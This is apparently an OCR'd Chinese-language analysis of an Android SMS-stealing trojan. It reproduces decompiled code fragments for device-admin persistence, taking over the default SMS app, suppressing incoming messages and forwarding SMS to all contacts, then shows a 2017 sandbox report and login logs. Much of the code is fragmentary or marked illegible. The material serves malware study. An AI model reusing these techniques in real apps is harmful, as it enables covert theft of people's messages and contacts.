
“ ”





“ ”




```
<intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
</intent-filter>
```

```
public class MyAdmin
  extends DeviceAdminReceiver
{
  public void onEnabled(Context paramContext, Intent paramIntent)
  {
    super.onEnabled(paramContext, paramIntent);
  }

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    super.onReceive(paramContext, paramIntent);
    Log.d("onreceiver");
  }
}
```




```
localg.<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject2 = new java/lang/StringBuilder;
  ((StringBuilder)localObject2).<init>("电话: ");
  localObject1 = (String)localObject1 + "历史短信";
  str = PhoService.a(this.a, PhoService.a(this.a));
```

```
}
return;
Log.e("", "已经设置成为默认短信应用");
this.[illegible] = new [illegible]this.[illegible]class);
[illegible]
break;
[illegible]
"config" [illegible] "isAdminActive"
```

```
((beckham.owen.a.g)localObject4).<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject3 = new java/lang/StringBuilder;
  ((StringBuilder)localObject3).<init>("电话: ");
  ((beckham.owen.a.c)localObject2).g((String)localObject1 + "  对方已经取消默认短信应用!");
[illegible]
  if [illegible]
    continue;
[illegible]
```

```
public j(ContentResolver paramContentResolver, Handler paramHandler)
{
  super(paramHandler);
  this.e = paramContentResolver;
  this.d = paramHandler;
}

public void onChange(boolean paramBoolean)
{
[illegible]
  if (c.d == 0) {
    new [illegible](this).start();
  }
}
return;
[illegible]
if [illegible]
[illegible]
```

```
  if (c.c == 1) {
    new l(this).start();
  }
  if (MyApplication.e == 1) {
    abortBroadcast();
  }
```


```
                    return;
                    label199:
(byte[])paramIntent[i]);    arrayOfSmsMessage[i] = SmsMessage.createFromPdu(
                    i++;
                    break;
                  }
                  SmsMessage localSmsMessage = arrayOfSmsMessage[i];
```


```
i1 = -1;
continue;
((beckham.owen.b.a)localObject3).a("成功");
```


```
if                                    null
continue
Log.e("", "得到指令：准备按通讯录全部转发
    try
```


```
Object localObject3 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("da
sleep(8000L);
locala.a((String)localObject3, this.a.a);
i++;
localObject3 = new java/lang/StringBuilder;
((StringBuilder)localObject3).<init>("发送第");
Log.e("", i + "条短信");
                    continue
                    locala.a("通过通讯录转发短信失败")
                    continue
                    }
                    beckham.owen.util.MyApplicationBase.b = "";
                    localObject3 = this.a.getApplicationBase().getSharedPreference("config
                    ((SharedPreference)...).getSharedPreference().getSharedPreference("GET_ALL_PHO_AND_SENTSM
                    if (i < 0)
                        continue
                    }
                    locala.a("已通过通讯录转发短信"+i+"条");
                    return
```

```
import java.util.regex.Matcher;
import java.util.regex.Matcher;
{
    a = 0;
    String b = "abc";
    String c =
    String d =
    String e =
    String f = "";
    String g =
    "Snip.189.cn"
public static String j = "25";
```


动态检测
操作系统： Android 4.4
软件版本： android
开始时间： 2017-07-09 16:34:32
危险等级
威胁行为
尝试遍历读取短信 危险等级
尝试遍历读取通讯录 危险等级
应用程序访问敏感权限 危险等级


09:27
09:27
09:27
09:27
09:27
09:26
09:26
09:22


发件人
大小: 958 KB
电话 日期 类型 内容
接收 10690928400699999942 2017-07
-08 09:12:03 || 内容：





22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	[illegible]	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
[illegible]	[illegible]	[illegible]	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	[illegible]	